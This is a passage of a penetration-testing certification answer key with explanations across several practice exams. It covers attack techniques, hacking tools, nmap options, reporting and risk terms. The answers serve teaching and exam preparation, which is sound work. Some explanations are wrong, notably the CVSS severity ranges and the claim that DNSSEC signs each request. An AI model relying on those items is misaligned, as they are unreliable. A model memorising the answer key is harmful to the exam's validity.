24. A. Goal reprioritization occurs when either the client or the tester decides to change the focus of the penetration test from the agreed upon scope after the test has already started. In this scenario, a black box component has been added to a traditional gray box test.

25. B. When you normalize the data from a penetration test, you aggregate all the data generated by all of the different tools and processes you used during the test and format it such that it is consistent and easy to understand.

26. A. The Web Service Description Language (WSDL) is an XML- based interface definition language that is used to describe the functionality offered by a web application server, such as a SOAP server. WSDL doesn't work well with the Representational State Transfer (REST) web application architecture, which has been slowly replacing SOAP over the years.

27. B. The Web Application Description Language (WADL) provides an XML-based description of HTTP-based web services running on a web application server. WADL is typically used with Representational State Transfer (REST) web services. WADL is an alternative to WSDL and is generally considered easier to use but also lacks the flexibility associated with WSDL.

28. B. The XLM Schema Definition (XSD) is a W3C specification that identifies how to define elements within an XML document.

29. D. When conducting a white box penetration test, especially one that will target applications developed in-house, having the documentation for the SDK that was used to create the application can be very helpful. Data flow diagrams can also provide penetration testers with an understanding of how the target application communicates with other network services.

Configuration files may contain account information, IP addresses, API keys, and possibly even passwords.

30. B and D. When running a white box assessment, you will usually want the client to whitelist the testers' user accounts in their IPS. This will prevent them from being blocked when they start probing defenses. They should also configure security exceptions that allow the penetration testers' systems to bypass NAC security controls.

31. D. Each of the open source research sources listed in this question may contain information that you could use to find known vulnerabilities in an older version of the IIS web server software.

32. A. The CERT database contains information about recent security updates released by software and hardware vendors and a description of the vulnerabilities they are intended to address.

33. A. The CAPEC database contains information about known attack patterns used to exploit weaknesses, including physical security vulnerabilities.

34. D. The National Vulnerability Database (NVD) website provides a summary of current security vulnerabilities ranked by their severity.

35. A. The Common Vulnerabilities and Exposures (CVE) database is a community-developed resource that contains a list of publicly known cybersecurity vulnerabilities. Whenever a vendor anywhere in the world discovers a vulnerability with their product, they add an entry to the CVE database. You could search the CVE site for information about Server 2003 SP2.

36. A. One way to defend against DNS poisoning is to implement DNSSEC. DNSSEC signs each DNS request with a digital signature to ensure authenticity. This makes it difficult to insert poisoned records.

37. C. This is an example of DNS cache poisoning. Instead of compromising a heavily protected DNS server, the penetration tester simply compromises the DNS cache on relatively less secure workstations. The net effect is the same. Malware is a common delivery vehicle for DNS cache poisoning exploits.

38. C. This is also an example of DNS cache poisoning. Instead of poisoning the local DNS cache on workstations, the cache of the caching-only DNS server has been poisoned in this scenario. The poisoned records will remain in the cache until the TTL value is reached.

39. D. This is an example of a pass-the-hash exploit. In this exploit, the tester captures hashed NTLM user credentials and then reuses them to authenticate at a later point in time to a Windows system. Because NTLM authentication uses hashed credentials, the tester doesn't need to know the victim's actual username and password. The hashed credentials are sufficient to create a new authenticated session.

40. B. This is an example of ARP spoofing. In this exploit, the tester sends a fake ARP broadcast on the network segment that maps the IP address of a legitimate network host to her MAC address. As a result, all traffic addressed to the legitimate host gets redirected to the tester's system.

41. C. The hashcat utility can be configured to use GPUs instead of CPUs to perform password cracking operations. This can dramatically speed up the process as GPUs can perform this task much faster than standard CPUs can.

42. A and E. The many unsuccessful login attempts is a sure sign that the penetration tester is using a brute-force password cracking tool to gain access to the system. The Hydra and Medusa utilities are both capable of running a brute-force attack.

43. B. This output was created by the Medusa utility. Medusa is a brute-force password cracking tool that sends one password after another to a given user account (administrator, in this case) in hopes of finding the right one.

44. B. The CeWL utility can be configured to crawl the target organization's website and gather keywords from the site that could possibly be used as passwords by employees and then save them in a list. The list can then be used to run a brute-force password attack.

45. D. The Dirbuster utility is a brute-force utility that can be used by penetration testers to discover directories and files on a web server or an application server, including hidden files or directories.

46. C. A rainbow table is a precomputed table of hash values that can be used to reverse hash functions. For example, if a plaintext password has been protected by hashing it, you may be able to use a rainbow table to reverse the hashing function and expose the original plaintext password.

47. A. Salting the hash involves adding extra, random data to a hashing operation. This mechanism is commonly used to protect hashed passwords from being reverse-hashed (which would expose the plain text password).

48. B. Key stretching involves running the value to be hashed through the hash function multiple times. This increases the computation time required to hash each password, but it also dramatically increases the size of rainbow table needed for a precomputation attack to work.

49. C. A username and a password are both examples of something you know and therefore do not constitute multifactor authentication. A fingerprint scan is an example of something you are. Requiring a fingerprint scan would improve the security of the system because authentication factors from multiple categories would be required for users to log on.

50. A. A PIN is an example of something you know.

51. C. A script kiddie usually lacks the technical sophistication to mount an attack using their own tools. Instead, they typically download existing tools and run them. Because these tools are already known to the cybersecurity community, script kiddies generally pose less of a threat than the other types of actors in the adversary tier list.

52. D. Advanced persistent threats (APTs) are often sponsored by nation-states and thus are very well funded and have access to high-end technical resources and knowledge. As such, an APT typically poses the greatest threat of all the actors on the adversary tier list.

53. D. In this scenario, your scans were detected by an intrusion protection system (IPS), and as a result, the IP address used by your laptop got put on a blacklist. Now, all the devices on the client's network are dropping packets with the blacklisted IP address.

54. A. A master services agreement (MSA) defines general terms that will apply to multiple future agreements. Therefore, an MSA is essentially a

contract that defines the terms under which future work will be completed. Specific projects governed by the MSA will be defined by a statement of work (SOW). The fact that the client wants to sign an MSA indicates that they probably want to use your firm for multiple engagements.

55. B. Most likely, the client has implemented a network access control (NAC) system. Your laptop didn't meet the criteria required by NAC to connect to the secure network, so it was quarantined on an isolated remediation network where it can access a remediation server (the other host on the network) to come into compliance.

56. C. The fact that the server's administrator hasn't renewed its security certificate indicates that they aren't paying much attention to this server. This would make this system a ripe target for compromise because it is possible that there are other factors (such as updates) that the administrator has also neglected.

57. E. The information gathered during a vulnerability scan can be categorized in many different ways. For example, it may be appropriate to categorize the information based on the operating system because different OSs have different inherent vulnerabilities. It may also be appropriate to categorize the information by the value of each associated asset. For example, vulnerabilities associated with a mission-critical database server would be of much higher value than the vulnerabilities associated with an end user's desktop system. You could also categorize the scan results based on the number or severity of the vulnerabilities found.

58. A. Most likely, the vulnerability scanner generated a false positive error. The purpose of the adjudication process after a vulnerability scan is to determine the value and validity of the scan results. False positives, such as the one discussed in this scenario, should be filtered out in your final report to the client.

59. A and D. In this scenario, the value of compromising a vulnerable domain controller or a database server is much higher than the value of compromising an end user's vulnerable workstation. For example, compromising a domain controller could expose multiple user accounts. Likewise, compromising a database server could expose valuable company information. On the other hand, the exposure created by a missing Windows

feature update is probably minimal. Likewise, Linux provides a relatively high degree of system security, even on an older distribution.

60. A. Any CVSS score less than 4.0 is considered to be in the Low Risk category. Therefore, a CVSS score of 3.8 indicates that this is a low-risk vulnerability.

61. A. An effective way to discover vulnerabilities associated with a specific version of an operating system is to consult the Common Vulnerabilities and Exposures (CVE) database. The CVE database can be accessed at http://cve.mitre.org. It contains a list of publicly known cybersecurity vulnerabilities. Whenever a vendor discovers a vulnerability with their product, they add an entry to the CVE database. This database contains vulnerability information for Windows, Mac OS, Linux, UNIX, Android, and iOS operating systems.

62. C and D. FTP and Telnet are considered to be unsecure services and protocols. This is because they transfer data, including authentication credentials, over the network as clear text. This information can be easily captured using a packet sniffer.

63. A and D. While SSHv1 uses encrypted data transmissions, it is not considered to be as secure as SSHv2. However, many older Linux or UNIX systems may still be configured to use SSHv1. Likewise, TLS 1.2 is considered to be more secure than SSL 2.0.

64. B and C. Assigning an executable on Linux the SUID permission allows it to run with the permissions of the file's owner. If the owner is the root user, then it will execute with root's superuser permissions. Likewise, assigning an executable the SGID permission allows it to run with the permissions of the owning group. If the owning group is the root group, then it runs with the root group's permissions.

65. C. When the sticky bit permission is assigned to a directory on a Linux system, then users can delete files only within the directory for which they are the owner, even if they have write and execute permissions to that directory.

66. A. An if/then flow control structure in Ruby uses the following syntax:

```
if condition
        commands...
else
        commands...
end
```

67. B. An if/then flow control structure in PowerShell uses the following syntax:

```
if condition {
        commands...
} Else {
        commands...
}
```

68. C. An if/then flow control structure in Bash uses the following syntax:

```
if condition then
        commands...
else
        commands...
fi
```

69. E. The case structure is the best option presented to evaluate the user's choice of multiple selections and run the appropriate set of commands as a result.

70. A. A while loop will keep processing over and over until the specified condition evaluates to false.

71. B. In this scenario, the question states that the penetration tester is writing a report "that outlines the overall level of risk." Given this statement, the tester will be including this information in the executive summary. The executive summary is the most important section of the report. It should be written in a manner that conveys all of the important conclusions of the report in a clear manner that is written in "layman's terms." A tester should explain what was discovered in plain language and describe the risks to the business in terms that the client will understand.

72. B. In this scenario, since the penetration tester discovered a critical vulnerability, the tester should immediately alert the client with the details of

the findings.

73. A. In this scenario, the attacker was using a redirect. The security analyst should block URL redirections. A URL redirect is a web server function that sends a user from one URL to another. Redirects commonly take the form of an automated redirect that uses one of a series of status codes defined within the HTTP protocol. So, when a web browser attempts to open a URL that has been redirected, a page with a different URL is opened.

74. A, F, and G. In this scenario, the tester should recommend that the client increase their password complexity requirements since the tester was able to crack them by using a dictionary attack. The tester should also recommend that all employees take security awareness training, since it was a member of the IT department who gave up pertinent information when the tester used a phishing technique. The tester should also recommend upgrading the cipher suite that is used for the VPN solution. A cipher suite is a set of algorithms that help secure network connections that uses Transport Layer Security (TLS) or Secure Socket Layer (SSL). The set of algorithms that cipher suites usually contain includes a key exchange algorithm, a bulk encryption algorithm, and a message authentication code (MAC) algorithm.

75. A. In this scenario, the tester should recommend that the client enable HTTP Strict Transport Security (HSTS). The HSTS response header lets a website tell browsers that it should only be accessed using HTTPS, instead of using HTTP. It is an opt-in security enhancement that is specified by a web application through the use of a special response header. Once a supported browser receives this header, that browser will prevent any communications from being sent over HTTP to the specified domain and will instead send all communications over HTTPS.

76. B. Cloud service providers like AWS require prior authorization to conduct a pentest in their third-party environment. This approval will most likely be found in the Rules of Engagement (RoE), which defines the constraints regarding the execution of the pentest.

77. C. The question was looking to apply a filter to the results to search specifically on HTTP. The standard port for HTTP traffic is port 80.

78. B. Port is not a valid selection. The selections that can be used for applying a filter are found on the Censys results page, after executing a query.

79. B. Aircrack-ng provides a suite of tools that can be used for monitoring and attacking Wi-Fi networks.

80. B. The wireless adapter needs to be placed into monitor mode before capturing and injecting packets on the network. In Kali, this can be accomplished by using airmon-ng start <interface name>.

Practice Exam 6

1. D. The rules of engagement have been defined appropriately in this scenario. For example, it is quite appropriate to define what defensive behaviors the target is allowed to use during the test. Likewise, a white box test will likely include detailed information about the internal network. It's also not uncommon for third-party service providers to be excluded from the test.

2. A. Because this is a black box assessment, the testers should have no prior knowledge of the environment to be tested nor should they have special access to it. In essence, they should attack the client from the same perspective as a real attacker would. It is quite appropriate to pause testing during peak times to avoid disrupting their critical business operations. It's also appropriate to communicate with the client only after the test is complete, especially on a black box assessment.

3. B. The testing agreement should contain a disclaimer indicating that the test is valid only at the point in time that it is conducted and that the scope and methodology requested by the client can impact the comprehensiveness of the test. An NDA specifies what each party in an agreement is allowed to disclose to third parties. An arbitration clause
could still result in a settlement that goes against the pen test consultant. A SOW alone won't protect you against this kind of lawsuit unless it contains a

point-in-time clause, discussed earlier.

4. C. The testing agreement or scope documentation should contain a disclaimer explaining that the scope and methodology requested by the client can impact the comprehensiveness of the test. For example, a white box test is more likely to discover hidden vulnerabilities than a black box test can. A purchase order is a binding agreement to purchase goods or services. An MSA is an agreement that defines terms that will
govern future agreements. Black box tests can provide a unique perspective and should not be forsaken.

5. A and E. When documenting problem handling and resolution in a rules of engagement document, you should clearly define escalation procedures on both sides of the agreement to help minimize downtime for the target organization. You should also include verbiage that requires the client to acknowledge that penetration testing carries inherent risks. A timeline for the engagement, along with scoping information, is also included in the ROE, just not in the problem resolution section.

6. D. The default port used by the IMAP service is 143. The IMAP protocol is used by email servers to transfer messages between the mail server and mail clients.

7. C. The default port used by the SSH service is 22. The SSH protocol is used to remotely manage systems using a command line interface. Unlike Telnet, SSH uses encryption to protect authentication credentials as well as the data being transmitted between the client and the server.

8. D. The default ports used by a web server are 80 (HTTP) and 443 (HTTPS). Data transmitted on port 80 is usually sent in the clear, while data sent on port 443 is encrypted using SSL/TLS.

9. A. The default ports used by an LDAP server are 389 (insecure) and 636 (secure). The LDAP protocol is used to query an LDAP-compliant directory server, such as Active Directory or eDirectory. Because directory information sent on port 389 is not encrypted, sniffing the traffic on this port could reveal user account information.

10. D. The default port used by a DNS server is 53. The DNS service is used to resolve hostnames into IP addresses (and vice versa). If the DNS server has been poorly secured, you may be able to compromise it and poison the lookup tables, enabling you to redirect legitimate name resolution requests to a fake destination host where a variety of exploits could be implemented on client systems.

11. D. The penetration tester is using likeness as a motivating factor. By hiring young, friendly, and physically attractive assistants, the penetration tester is able to coerce employees of the target organization into revealing sensitive information about their employer.

12. A. The penetration tester is using fear as a motivating factor. Whether the claim is true or not, the CFO knows that such a revelation could damage his family and career. It could also expose him to prosecution. This could potentially motivate him to divulge sensitive information.

13. C. The penetration tester is using authority (and probably urgency along with fear) as a motivating factor. The sales rep may be inclined to create the VPN connection to prevent the supposed loss of an important client.

14. B. The penetration tester is using urgency (and possibly likeness) as a motivating factor. The employee will probably comply with the request out of a desire to be seen as a "team player." This type of attack can be made even more effective by conducting reconnaissance beforehand and identifying the names of real sales reps working for the organization.

15. A and B. The penetration tester is using two motivation factors in this example. She is using urgency and social proof as motivating factors. Because it is a huge order, the employee probably feels a sense of urgency to comply. The penetration tester also employs social proof by mentioning the name of a familiar co-worker. This probably helps the employee feel more comfortable with giving the penetration tester his username and password.

16. A. The –T1 option tells nmap to scan in sneaky mode. In this mode, a port will be scanned once every 15 seconds. As such, this type of scan is very slow. However, the slowness also makes the scan harder to detect.

17. D. The –T4 option tells nmap to scan in aggressive mode. This type of scan runs quite quickly. However, the speed also makes the scan easier to detect by IDS/IPS systems or the target's IT staff.

18. C. If the nmap command is run without specifying a timing option, then the –T3 option is used by default. This tells nmap to scan in normal mode.

19. A. The –T0 option causes nmap to scan in paranoid mode, in which only one port is scanned on a target host every five minutes. While this mode can be used to run the stealthiest scans, it also causes them to run incredibly slowly.

20. A. The –T5 option causes nmap to scan in insane mode. This is the fastest type of nmap scan. However, the speed also makes it easier to detect by IDS/IPS tools or the target's IT staff.

21. B. When creating your written report of findings after completing a penetration test, you should identify the standard or guidelines you used to conduct the test in the Methodology section. In this example, you would inform the reader that you used the NIST 800-115 methodology.

22. A. When creating your written report of findings after completing a penetration test, you should provide a high-level synopsis of the test and the results in the Executive Summary. Typically, this is the first section of the report and is intended for less-technical audiences.

23. D. When creating your written report of findings after completing a penetration test, you should report your risk ratings in the Metrics and Measures section. These ratings allow the reader to prioritize risks as well as make comparisons between penetration tests conducted over time.

24. A. When creating your written report of findings after completing a penetration test, you should provide a high-level synopsis of the test and the results in the Executive Summary. Typically, this is the first section of the report and is intended for less-technical audiences.

25. B. When creating your written report of findings after completing a penetration test, you should identify the standard or guidelines you used to conduct the test in the Methodology section. In this example, you would inform the reader that you used the EC-Council's CEH methodology.

26. E. Because a black box test is being conducted in this scenario, the client's network should be in "shields up" mode. The penetration testers should not have internal user accounts, nor should their systems be allowed to bypass NAC security controls. Certificate pinning should not be allowed.

27. A. Normally, when NAC is implemented with IPSec, clients must meet company security policies before they are allowed to connect to the internal secure network. If they do, they are assigned a digital certificate that allows them to communicate with other systems on the internal secure network. To bypass NAC, certificate pinning can be used to assign a digital certificate to the testers' systems without proving they are in compliance every time they connect.

28. A. This is an example of risk avoidance. By removing the door and filling in the wall with concrete, the client has completely removed the risk of the door being used by an attacker to gain unauthorized access to the facility.

29. C. This is an example of risk mitigation. Instead of completely removing the risk, the client has used a security guard as a countermeasure. The risk of unauthorized access still exists, but the use of the security guard controls that risk.

30. B. This is an example of risk transference. Rather than avoid the risk or mitigate the risk, the client has moved the risk to the third-party processor.

31. A. A credentialed vulnerability scan requires you to first authenticate to the network, preferably with an administrative-level account. Because administrative credentials are used, this type of scan most closely approximates the perspective of an internal administrator.

32. B. A noncredentialed vulnerability scan is performed without authenticating to the network. Because of this, a noncredentialed scan most closely approximates the perspective an external hacker.

33. A. A credentialed vulnerability scan requires you to first authenticate to the network, preferably with an administrative-level account. Because administrative credentials are used, this type of scan usually identifies the most vulnerabilities.

34. B. A noncredentialed vulnerability scan is performed without authenticating to the network. Because of this, a noncredentialed scan usually identifies the least number of vulnerabilities.

35. A. A ping sweep is an example of a discovery scan. The goal of a ping sweep is not to interrogate every system. Instead, it simply seeks to identify the presence of every reachable system on the network.

36. B. An ARP spoofing attack is classified as a man-in-the-middle attack.

37. D. This is an example of a replay attack. The tester captures valid handshake data from the wireless network and they replays it later to authenticate his laptop to the wireless network.

38. D. A replay attack is also classified as a man-in-the-middle attack.

39. A. This is an example of a relay attack. The attacker sits in between two hosts communicating on the network, in this case a workstation and a server. To the server, the attacker poses as the workstation. To the workstation, the attacker poses as the server.

40. A. This is also an example of a relay attack. The attacker sits in between two hosts communicating on the network, in this case a workstation and a server. To the server, the attacker poses as the workstation. To the workstation, the attacker poses as the server. In a relay attack, the man-in-the-middle may or may not modify the data being transmitted between the two hosts.

41. A. This output was created by John the Ripper. This credential testing tool is a bruteforce password cracking utility. In this example, the root user's password (toor) has been discovered.

42. A. This output was created by the whois utility. This OSINT tool is used to gather public information about the target organization's domain.

43. D and E. You could use either Kismet or WiFite to try to break the target organization's wireless network. You could also use Aircrack-ng to accomplish this.

44. B and C. You could use either Burp Suite or OWASP ZAP. Both of these tools could be used to intercept network traffic flowing between users running a web browser and the target organization's web application server. By proxying a connection, the penetration tester can read the contents of the intercepted traffic.

45. A. The netcat utility could be used to set up a reverse shell exploit that allows the tester to remotely control the compromised system.

46. C. A retina scan is an example of something you are. Theoretically, no two people should have identical attributes for this type of factor.

47. C. A hardwire connection to an organization's internal LAN is an example of somewhere you are. Authentication may or may not be allowed based on this factor.

48. A. An RFID proximity reader can be used to prevent a user from authenticating to a system unless they are physically present at the system.

49. C. Requiring a user to supply a biometric scan (something you are) along with a PIN (something you know) constitutes multifactor authentication.

50. B. Requiring a user to supply a password (something you know) plus a security token generator (something you have) constitutes multifactor authentication.

51. E. In this scenario, a red team penetration test is being conducted. A red team assessment usually has narrow objectives, rather than trying to comprehensively identify and test all possible vulnerabilities. A red team assessment may use a coordinated attack coming from many different vectors to achieve those objectives. The team may be allowed to use a wide variety of tools and techniques to accomplish this, including technological, physical, and social exploits.

52. D. Knowing which SSIDs are in scope is critical when conducting a penetration test within a shared facility with many tenants. Compromising the wrong wireless network is illegal and could result in prosecution and/or a lawsuit.

53. A and D. Organized crime and nation-state threat actors typically have access to extensive financial resources and technical expertise. This many times allows them to develop their own custom exploits that aren't used by anyone else.

54. B. A malicious insider is typically an employee or a contractor that has been legitimately granted a degree of access to an organization's information and systems. The malicious insider exploits this trust and uses it to compromise the organization's information or systems.

55. C. A script kiddie usually lacks the technical sophistication to mount an attack using their own tools. Instead, they typically download existing tools and run them. Because these tools are already known to the cybersecurity community, script kiddies generally pose less of a threat than the other types of actors in the adversary tier list.

56. D. Any CVSS score of 10.0 or higher is considered to be in the Critical Risk category. Therefore, a CVSS score of 10 indicates that this is a critical vulnerability.

57. B. Any CVSS score between 4.0 and 6.0 is considered to be in the Medium Risk category. Therefore, a CVSS score of 5.3 indicates that this is a medium-risk vulnerability.

58. C. Any CVSS score between 6.0 and 10.0 is considered to be in the High Risk category. Therefore, a CVSS score of 7.2 indicates that this is a high-risk vulnerability.

59. B and C. Your first response to the common theme of missing updates would to be to investigate whether this creates any vulnerabilities that you could exploit later in your penetration test. Then, you should document the common theme of missing updates so the client can update their best practices to make sure systems are kept up-to-date.

60. A. The first response to your observation of outdated servers would to be to investigate whether this creates any vulnerabilities that you could exploit later in your penetration test. Then, you should recommend that the client upgrade their server in your final report.

61. A. On Linux, a standard user can run an executable using the sudo program to elevate privileges and run the executable as the root user (or any other user on the system, if desired).

62. C. On Linux system, the Ret2libc exploit causes the return address of a subroutine to be replaced by the address of a subroutine that is already present in a processes' memory.

63. A. On a Windows system, cPassword is the name of the attribute that stores passwords in a Group Policy Preference item. Whenever a preference requires a user's password to be saved, it gets stored within this attribute in encrypted format. However, the password can be easily decrypted by any authenticated user in the domain.

64. B. You should recommend they use LDAPS on port 636 to manage user accounts. LDAPS is secured with SSL. Standard LDAP on port 389 transmits data on the network as clear text. This means the administrative user credentials you submit to access the directory service itself as well as any credentials of the users being managed are transmitted as clear text.

65. B. The penetration tester in this scenario is using an exploit Kerberoasting. Any valid domain user can request an SPN for a registered service. The Kerberos ticket received as a result can be taken offline and cracked, potentially exposing the service account password. This can allow privilege escalation because it's not uncommon for the service account to have administrator-level permissions to the local server.

66. D. The if/then/else structure is considered to be a flow control structure because it branches the script in one of several directions based on how a specified condition evaluates.

67. C. The until looping structure will keep processing over and over as long as the specified condition evaluates to false.

68. B. The for looping structure will process a specified number of times.

69. D. Adding the $TargetHost = read-host -Prompt line to a PowerShell script causes it to accept input entered at the command line by the user and assign it to a variable named TargetHost.

70. A. Adding the echo $TargetHost line to a PowerShell script causes it to display the value of a variable named TargetHost on the screen.

71. C. In this scenario, it would be important to put the risk tolerance of the client's organization into the executive summary. Risk tolerance is basically how much risk an organization is willing to take on where their investments are concerned. With any type of investment, there is always risk, but how much risk one is able to withstand is their risk tolerance. This may be different for every organization. You cannot put a set value on risk tolerance.

72. D. In this scenario, since the testing was performed by an on-staff junior administrator, it may be in the company's best interest to create a request for proposal (RFP) from a professional penetration testing company to agree with the assessments and to give the company any vulnerability findings. An RFP is a document that solicits proposal, often made through a bidding process.

73. A. In this scenario, it asks what the security analyst should do first. Once the vulnerability has been identified, you need to rate the risk and how it affects your organization. The rating will determine whether it is safe enough to continue with the work or whether you need to adopt additional control measures to reduce or eliminate the risk. The rating depends upon the likelihood of an event occurring and the severity of the vulnerabilities. This is done by figuring out whether the likelihood is Low, Medium, or High and then doing the same for impact. The 0 to 9 scale is split into three parts: 0 to < 3 is Low, 3 to < 6 is Medium, and 6 to 9 is High.

74. A. In this scenario, it would be best to revisit this situation during the lessons learned phase. The lessons learned session is the team's opportunity to get together and discuss the testing process and results without the client present. Team members should freely discuss the test and offer suggestions for improvement. The lessons learned session is a good opportunity to highlight any innovative techniques used during the test that might be used in future engagements.

75. B. In this scenario, the best option to tell the client would be by using smart cards and PINs. Multifactor authentication (MFA) is a security system that requires more than one method of authentication from separate categories of credentials to verify the user's identity for a login or other transaction. The

authentication categories are something you know, something you have, and something you are.

76. A. Management frames enable stations or clients to maintain communication with the AP and include multiple subtypes, including authentication.

77. A. The beacon frame includes the important connection and association information with the other stations/clients from the AP.

78. D. All RTOSs must adhere to time constraints, regardless of impact.

79. A. The correct answer is OWASP ZAP.

80. C. The robots.txt file is the correct answer.

Practice Exam 7

1. D. The rules of engagement (ROE) should have been clearly defined and signed by both parties before the penetration test begins. Not having the ROE in place exposes your organization to potential litigation should something go wrong during the testing process. The vetting of a new client occurs during the process of scoping the test and creating the ROE document. An MSA defines terms that will govern future agreements.

2. D. Before conducting a penetration test, you must get written permission from the senior management of the target organization to perform the test. Getting permission verbally or via email is generally not acceptable. Getting permission from the IT staff is also generally

not acceptable.

3. A. In a black box penetration test, the tester has no prior knowledge of the target. Therefore, it best simulates what would happen during an attack from the outside. Whitebox and gray-box penetration tests allow the tester to have some degree of prior knowledge about the target.

4. A. In a gray box penetration test, the tester has partial knowledge of the target. This can be used to simulate a malicious insider attack conducted by an average employee. In a black box penetration test, the tester has no prior knowledge of the target. In a white box test, the tester has extensive knowledge of the target.

5. C. Because the penetration tester has no knowledge of the target, a black box test takes the most time and money to conduct. In contrast, gray box and white box tests are usually must less expensive and take less time to conduct because the tester has some level of prior knowledge about the target.

6. A. The *** characters in the output of the traceroute command indicate that the router for that particular hop of the route is up and forwarding traffic, but it isn't allowed to respond to the pings used by the traceroute command.

7. C and D. A web server is associated with this domain name. It is configured to use the HTTP protocol (insecure) on port 80 and the HTTPS protocol (secure).

8. D and E. In this example, the organization's SSL/TLS certificate was signed using the SHA256 cryptographic hash function. In addition, it can be seen that the organization uses the IIS web server, which runs on top of Windows Server.

9. A. In this example, the line that reads "250 2.1.5 Recipient OK" indicates that this is a valid email address within the target organization's domain. However, it does not reveal who the address belongs to. All you know is that it is a legitimate email. To use it in the penetration test, you would first need to triangulate it against a list of company executives, such as is sometimes found on an organization's website.

10. B. In this example, the line that reads "250 2.1.5 Recipient OK" indicates that this is a valid email address within the target organization's domain.

Because this is a valid email address, you now know that the organization most likely uses an email naming convention of *first_initial+lastname@company_name.com* . Using this information, you could reference the organization's executive bio web page and construct email addresses for all of its management team members.

11. C. People can be motivated to act quickly when they believe something they want is in limited supply. This is called scarcity. They don't want to miss out on an opportunity, product, deal, or service that will soon become unavailable.

12. A. People can be motivated to act if they think that everyone else is doing the same thing. This is called social proof. The (flawed) assumption is that if everyone else is doing something, it must be the right thing to do.

13. C. People are naturally motivated by a respect for authority. When they believe someone in authority wants them to do something, they will frequently comply, especially if the request is coupled with a sense of urgency.

14. B. Many people are naturally motivated to help others in distress. This is called urgency. When they believe someone needs help, they may bend or break the rules to help the person out.

15. A. Most people will help someone they perceive to be a friend. This is called likeness. When someone they believe to be a friend needs help, they may bend or break the rules to help the person out.

16. C. The –T2 option causes nmap to scan in polite mode. This type of scan runs quite slowly. However, the slowness also makes the scan harder to detect.

17. B. The –oN option causes nmap to write the output from the scan to a standard text file. You must specify a filename with this option.

18. A. The –oX option causes nmap to write the output from the scan to an XML-formatted text file. You must specify a filename with this option.

19. D. The –oG option causes nmap to write the output from the scan to a text file in a format that allows it to be quickly searched using the grep command.

You must specify a filename with this option.

20. C. The –oA option causes nmap to write the output from the scan to a normal text file, in an XML-formatted text file, and in a greppable text file all at once. You must specify a base filename with this option. A different extension will be added to each of the files generated using this base filename. The normal file will have an .nmap extension, the greppable file will have a .gnmap extension, and the XML file will have an .xml extension.

21. C. When creating your written report of findings after completing a penetration test, you should list the vulnerabilities you discovered in the Findings and Remediation section of the report, along with how you found them.

22. C. When creating your written report of findings after completing a penetration test, you should list the vulnerabilities you discovered in the Findings and Remediation section of the report, along with how you found them and what the client can do to fix the problem. In this example, you should recommend they install the MS17-010 – Critical update from Microsoft in this section.

23. D. When creating your written report of findings after completing a penetration test, you should report your risk ratings in the Metrics and Measures section. These ratings allow the reader to prioritize risks as well as make comparisons between penetration tests conducted over time.

24. E. When creating your written report of findings after completing a penetration test, you should report your recommendations in the Conclusion section.

25. C. The information you include in the Findings and Remediation section of your written report of findings will usually be constrained by the client's risk appetite. For example, an organization with a higher-risk appetite may want you to only include information about high-risk or critical-risk vulnerabilities you discovered and not report medium or low-risk vulnerabilities.

26. B. This is an example of risk transference. Rather than avoid the risk by moving to a new location or mitigate the risk with seismic upgrades to the

facility, the client has moved the risk to the insurance company.

27. D. In this scenario, the client has determined that the risk is an acceptable one and will not take measures to control it. Typically, this happens when an organization determines that the cost of removing or controlling a risk exceeds the cost of a security incident arising from that risk.

28. B. Because this is a compliance penetration test, you first need to access the PCI-DSS standards and review the requirements for the client to be considered "compliant." Typically, the governing organization will publish checklists that you should use to assess compliance. These checklists will strongly influence the scope, budget, and schedule for the test.

29. A and B. The Payment Card Industry Data Security Standard (PCI-DSS) is a set of security controls that businesses are required to implement to protect credit card data. For example, two of the requirements specify that the organization must restrict physical access to all cardholder data and that the CDE network be isolated from the rest of the network.

30. B and E. The Payment Card Industry Data Security Standard (PCI-DSS) is a set of security controls that businesses are required to implement to protect credit card data. For example, two of the requirements specify that all cardholder data be encrypted before being transmitted on a network medium and that all default passwords be removed from hardware and software deployed.

31. A. A discovery scan is designed to simply map out every system on the target network. As such, it uses very nonintrusive mechanisms (such as ping) to enumerate the network.

32. B. A full scan interrogates each host discovered on the target network. Because it uses intrusive methods to do this, a full scan is usually detected (and possibly blocked) quickly by IDS or IPS devices.

33. A. A discovery scan is designed to simply map out every system on the target network using very nonintrusive mechanisms (such as ping) to enumerate the network. Because of this, this type of scan is the least likely to be detected by an IDS or IPS device.

34. B. A full scan interrogates each host discovered on the target network using intrusive methods. A full scan is usually detected (and possibly blocked) quickly by IDS or IPS devices. Because of this, full scans are more likely to be used by a defender to thoroughly test his or her network. A penetration tester is less likely to use a full scan because it can be detected so quickly. The exception would be a white box test where everyone is already expecting the penetration tester to be running vulnerability scans.

35. C. A stealth scan enumerates hosts on the target network by sending them a SYN packet. If a SYN-ACK is received, then the scanner knows that the destination host exists. The SYNACK also contains a limited amount of information about the host that can be captured and analyzed by the scanner.

36. A. In an SSL stripping attack, a user sends an HTTPS request to a web server. This is done to ensure that communications between the server and the browser are encrypted. However, the exploit fools the web server into thinking the user wants a standard HTTP connection, and an unencrypted session is established. Unless the user is watching carefully, the user may not realize that this has happened.

37. C. The best way to defend against an SSL stripping attack is to implement an HTTP Strict Transport Security (HSTS) policy that prevents a user's browser from opening a web page unless an HTTPS connection has been used to transfer the page from the web server to the client.

38. B. In this example, a downgrade man-in-the-middle attack has occurred because SSL 2.0 is less secure than TLS 1.2. Unless the user is exceptionally vigilant, they will likely not notice that SSL is being used to protect the session instead of TLS.

39. A. By sending fake ARP messages, the tester's workstation can fool client workstations into thinking it is the web server by associating the server's IP address with her workstation's MAC address. Likewise, the server can be fooled into thinking her workstation is the end user's workstation by doing the same thing, sending a fake ARP message to the server mapping the client's IP address to her workstation's MAC address.

40. A. By flooding the server with half-open TCP connections that never get completed, the tester makes it such that it doesn't have enough resources to

service legitimate network requests. Because only one host was used to conduct the stress test, this is an example of standard denial-of-service (DoS) attack.

41. D. The ncat utility is an updated and improved version of the older netcat utility.

42. A or B. Either the ncat or netcat remote access tool could be used to set up a bind shell exploit.

43. C. The Drozer utility provides a complete security auditing and attack framework designed exclusively for mobile devices running the Android operating system.

44. B. APK Studio is a tool that you can use to reverse engineer an APK executable and analyze it for vulnerabilities.

45. A. Android APK Decompilation for the Lazy (APKX) is a Python wrapper that can extract Java source code directly from an Android APK executable.

46. D. Two-factor authentication (2FA) requires users to supply factors from two different categories. In this case, requiring a user to supply a username (something you know), a PIN (something you know), and a facial recognition scan (something you are) constitutes 2FA authentication.

